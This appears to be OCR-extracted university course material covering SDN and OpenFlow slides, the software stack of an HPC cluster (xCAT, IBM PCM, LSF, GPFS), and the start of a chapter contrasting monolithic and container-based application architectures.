
OpenFlow Basics

- Core protocol for SDN
- Flow tables in switches
- Controller instructs switches on packet forwarding
- Match-action rules: match packet → apply action

OpenFlow




OpenFlow switch




OpenFlow – FlowTable structure


- Each packet entering the switch passes through one or more flow tables
- Each packet is matched to a flowtable entry and sent to an egress port or to another flow table



OpenFlow – Ingress processing of a packet



OpenFlow – Egress processing of a packet



Programmable Data Plane

- P4 language for custom packet processing
- Programmable switch pipelines
- Use cases: load balancing, custom packet headers, telemetry

SDN Virtualization

- Overlay networks: VXLAN, GRE, Geneve
- NFV vs SDN – complementary concepts
- Virtual switches: Open vSwitch, VPP

SDN Controllers

- Centralized intelligence for network automation

- Features: topology discovery, flow rule distribution, traffic engineering
- Popular controllers: OpenDaylight, ONOS, Ryu, Floodlight

SDN Use Cases: Data Centers

- Multi-tenant networks with isolation
- Automated provisioning and scaling
- East-west traffic optimization

SDN Use Cases: Service Providers

- 5G network slicing
- WAN SDN for traffic optimization
- Carrier-grade traffic engineering

SDN Use Cases: Enterprise & Campus

- Centralized policy and network segmentation
- Dynamic QoS for applications
- Identity-based access control and security automation

SDN Tools & Emulation

- Mininet – virtual networks for labs
- GNS3 / EVE-NG – industry-grade emulation
- P4 Development Tools – BMv2 switch, Tofino, P4Runtime

SDN Challenges

- Controller scalability and consistency
- Reliability and single point of failure
- Security: controller attacks, API misuse
- Standardization issues: multiple southbound protocols

Operating Systems for Computer Clusters

In this short chapter, we will talk about operating systems for computer clusters. Computer clusters are groups of computing machines that act together as a complex pool of resources (i.e. CPU, memory, storage, networking) and can be used by human users as a more powerful computer. You will see that the operating system running on these machines is not very different than the operating system running on a desktop computer or on a server computer. But we need more tools and capabilities on top of these operating systems. Before we present the actual operating systems and components that allow operating a computer cluster, we should show how a computer cluster looks like and what is its design. We can see in Fig. 1 a picture with the HPC (High Performance Computing) computer cluster located in the FSEGA/Campus building and administered by the Faculty of Mathematics and Computer Science together with the Faculty of Economic Sciences and Business Administration. This cluster consists on 4x42U racks, 2 UPS (Uninterruptible Power Supply) enclosures and 3 cooling in-row racks together with a chiller (i.e. equipment that cools air). Inside the 4 racks there are:

- 68 IBM Nx360 M5 compute nodes: 2x Intel Xeon E5-2660 v3 CPU, 10 cores; 128GB RAM; 2 HDD SATA 500 GB
- 12 nodes out of those 68 have 2 Nvidia K40X GPU
- 6 nodes out of those 68 have Intel Phi
- Fast networking: 56 Gb/s (Infiniband Mellanox FDR switch SX6512 with 216 ports, 1:1 subscription rate)
- Storage: IBM GPFS (General Parallel File System) NetApp E5660 Total raw storage: 72TB
- Backup: IBM TS3100 Tape library
- Management software: IBM Platform HPC 4.2 and RedHat Linux Enterprise 7.2 for compute nodes
- Others: 2 management nodes, 2 NSD, Fast Ethernet switches

Besides the above computers, the cluster also includes a small private cloud system with 11 computing machines, built using Vmware vSphere Enterprise virtualization and OpenStack for management. You can see in Fig. 2 the actual physical structure of the Kotys cluster.

The functions that an operating system running on a HPC cluster must offer are the following:

- Provisioning computing nodes (installing/updating OS on computing nodes) (this is provided by **xCAT**)
- Management of the computing resources of the cluster (this is provided by **PCM**)
- Workload management (job/task scheduling) (this is provided by **Platform LSF**)
- Distributed file system (this is provided by **GPFS, NFS**)
- Hardware management and system monitoring (this is provided by **PCM**)
- Scalability (this is provide by **PCM**)

All the above components are components built on top of the operating system (OS) running on compute nodes (which is Redhat Linux Enterprise 7.2). We will take each of the above component, one at a time, and briefly describe it.

Fig. 1. The Kotys cluster (located in the FSEGA building, Str. Teodor Mihali, Nr. 58-60)




Fig. 2. The physical structure of the Kotys cluster

IBM PCM – Platform Cluster Manager

The Platform Cluster Manager is a software suit that manages the resources of the cluster (using xCAT as provisioning engine), provides system monitoring and reporting, has centralized web portal and provides remote control of compute nodes. The architecture of PCM is depicted in Fig. 3. PCM is formed from a set of daemons running on each compute node, a high availability manager, a component orchestration middleware, EGO, and a java web console. It also relies on xCat to manage the compute nodes.




Fig. 3. IBM PCM component architecture (from IBM PCM manual)

xCAT – Extreme Cloud Administration Toolkit

xCAT is an open-source suite administration tools which is integrated into PCM (Platform Cluster Manager). xCAT can: discover the hardware servers, execute remote system management, provision operating systems on physical or virtual machines, provision machines in diskful (stateful) and diskless (stateless), install and configure user applications. The architecture of xCAT is depicted in Figure 4. Mgmt node is the management node, i.e. the server where xCAT is installed and which is used as a single point in managing the cluster. Nodes are defined in postgresql database. Actually, xCAT stores all its configuration and state data about the cluster in a postgresql database. A compute node is a node from the cluster which is managed by xCAT. Network services like dhcpd, tftpd, httpd, dns, ntpd and syslogd are used for managing the cluster nodes, automatically configured. The Service Processor (SP) is an embedded system in the server hardware, used to perform out-of-band hardware control (IMM –Integrated Management Module for IBM, iLo for HP, iDRAC for DELL). xCAT uses several separate networks. The management network is used to provision and install compute nodes. And the service network is used by the management node to control the SP on the nodes.




Fig. 4. The architecture of xCAT [xcat.org]

xCAT has a daemon service named *xcatd* which runs on the management node and can be stoped/started using the command:

service xcatd { stop | start | restart | status }

Platform LSF (Load Sharing Facility)

LSF is a cluster Load Sharing Facility. It is job scheduling engine, it takes jobs submitted by users, determines if there are nodes available to execute the job and if they are not available it puts the job on a waiting queue. When compute nodes become available for execution it sends the job to those compute nodes for execution (usually the job is divided/prepared for parallel execution using MPI – Message Passing Interface). LSF manages hardware resources and job requirements and finds the best execution plan. It monitors job execution progress, it has multiple job queues with several scheduling policies in the same cluster: FCFS (First Come First Served), Service Level Agreement (SLA) scheduling, Fairshare scheduling. LSF also allows resource reservation and it allows resizable jobs. Job processing by LSF is depicted in Fig. 5.

LSF is composed of three components: LSF Base, LSF Batch and LSF Libraries.
LSF Base provides load sharing services (resource usage information, process information host selection, remote execution) and is composed of the following:

- Load Information Manager (LIM): LIM on a host monitors the host's load and reports it to the LIM running on headnode which provides the info to apps.
- Process Information Manager(PIM): runs on each host, collects info about job processes and reports them to *sbatchd*
- Remote Execution Server (RES): runs on each hosts and executes tasks on that host

LSF Batch provides job execution with load balancing and policy driven resource usage and is made from:

- *mbschd* (Master Batch Scheduler daemon): runs on headnode, receives job submissions, maintains queues, job status, dispaches jobs on compute nodes for execution
- *sbatchd* (Slave Batch daemon): runs on each host, receives jobs from *mbschd*, creates a

child *sbatchd* for each job, gives the job to RES in order to execute it
LSF Libraries provides API for interfacing with LSF.




Fig. 5. Job Processing with LSF [IBM]

We can view various LSF daemon parameters using the following commands:

- Show *mbatchd* configuration : *badmin showconf mbd*
- Show *sbatchd* configuration on host: *badmin showconf sbd host*
- Show *lim* configuration on host: *lsadmin showconf lim*
- Summary*: badmin showstatus*

IBM GPFS - General Parallel File System

GPFS is a powerfull parallel filesystem. It takes storage LUNs (i.e. volumes) from a storage solution (i.e. SAN Storage Attached Networking) makes NSDs (Network Storage Disks) out of them and creates a global filesystem which is shared between the hosts of a GPFS cluster. It is a parallel filesystem, as the data access is done at block level (not at file level). A NSD can be created from a local hard disk drive, from several local hard disk drives (connected in RAID or as a multipath device) or from the partitions/LUNs (Logical Unit Number – an ID of a storage device in a SCSI environment). The NDSs are exposed to the hosts computers in the GPFS cluster by NSD servers. There is a GPFS daemon running on each node in a GPFS cluster and also two kernel modules also running on each node in the cluster.

Containers, Kubernetes and Redhat Openshift Container Platform (RHOCP)

I. Traditional monolithic architecture (based on VMs) vs. microservices architecture (based on containers)

In the beginning of this chapter, we will analyse two high-level application architectures that are common in software development. These two architectures set the way the application is finally deployed. Our discussion is focused on web applications because these are the most common ones existing nowadays, but the discussion also applies to other applications like desktop based-ones, although they need to be multiple-user and distributed. We do not consider standalone desktop applications for single user usage, because our focus in this analysis in on how the applications scale with increasing number of users. The two application architectures are:

- *Classical monolithical architecture* – the system/app is made from a single program running on a single platform which is installed on a virtual or physical machine. This applications serves several users over the network.
- *Microservices architecture based on containers* – the architecture is organized in a set of microservices, each microservice runs in one or several containers, and all these containers are orchestrated together in a Kubernetes like cluster; we focus on Redhat OpenShift in this chapter for orchestrating microservices.

The monolithical architecture

In a classical monolithical architecture, a system exists as a whole, independent of other systems. In this architecture, the system/application can be made from either one single program or it can be organized in a small number of subsystems that are strongly coupled and collaborate together, but all these subsystems are installed on the same physical/virtual machine. In a system/application organized in a monolithical architecture often there is a separation of code on business levels or functionality levels. For example, if we consider a classical web application which works with a database, this application can be described in a monolithical architecture like this:




Fig. 1 The monolithic architecture

In the above figure, the Persistence layer contains classes/functions/code that provides the connection between the web application and a database in order to persistently save the data. Also this layer can contain classes from the domain/model of the problem which are used to model the entities from the database and other utility functions. The Business layer (controller) is made from code that provides the main business functionalities (i.e. main use cases, business logic). The Presentation layer (i.e. User Interface) displays information to the user and collects data from the user and passes this data to the business layer. This layer is usually made from html, css and javascript files and is executed by a browser. The application would be deployed, together with all its dependencies (e.g. database server, http server), on the same physical or virtual machine. Usually the application will be deployed on a virtual machine (VM) in a cloud system – because this deployment allows a more flexible utilization (the VM resources like CPU, memory, storage, can be modified dynamically, relatively fast, to respond to load increase on the application server, unlike the resources of physical machines which are fixed and can not be upgraded fast easily). The application can be deployed on virtual machines created in a cloud system. We consider a cloud system based on Vmware ESXI virtualization solution. A new VM can be created by cloning an existing VM (see Fig. 2) or by installing a new, empty VM from scratch (see Fig. 3).




Fig. 2. Cloning a VM in Vmware vSphere Client




Fig. 3. Create a new VM from scratch in Vmware vSphere Client

No matter how the VM is created, its properties (e.g. resources, CPU cores, CPUs, memory, storage, external devices) can be later changed in order to accommodate a rising peak in client demands or an extension of the application's functionalities.




Fig.4. Changing the properties of a VM in Vmware vSphere client

After installing the operating system on the new VM (if cloned, this is no longer necessary), the platform on which the application will be deployed needs to be installed on this VM (IDEs, libraries, database servers, other tools). Then the actual monolithical application can be deployed on that VM and can be started in order to serve user requests.

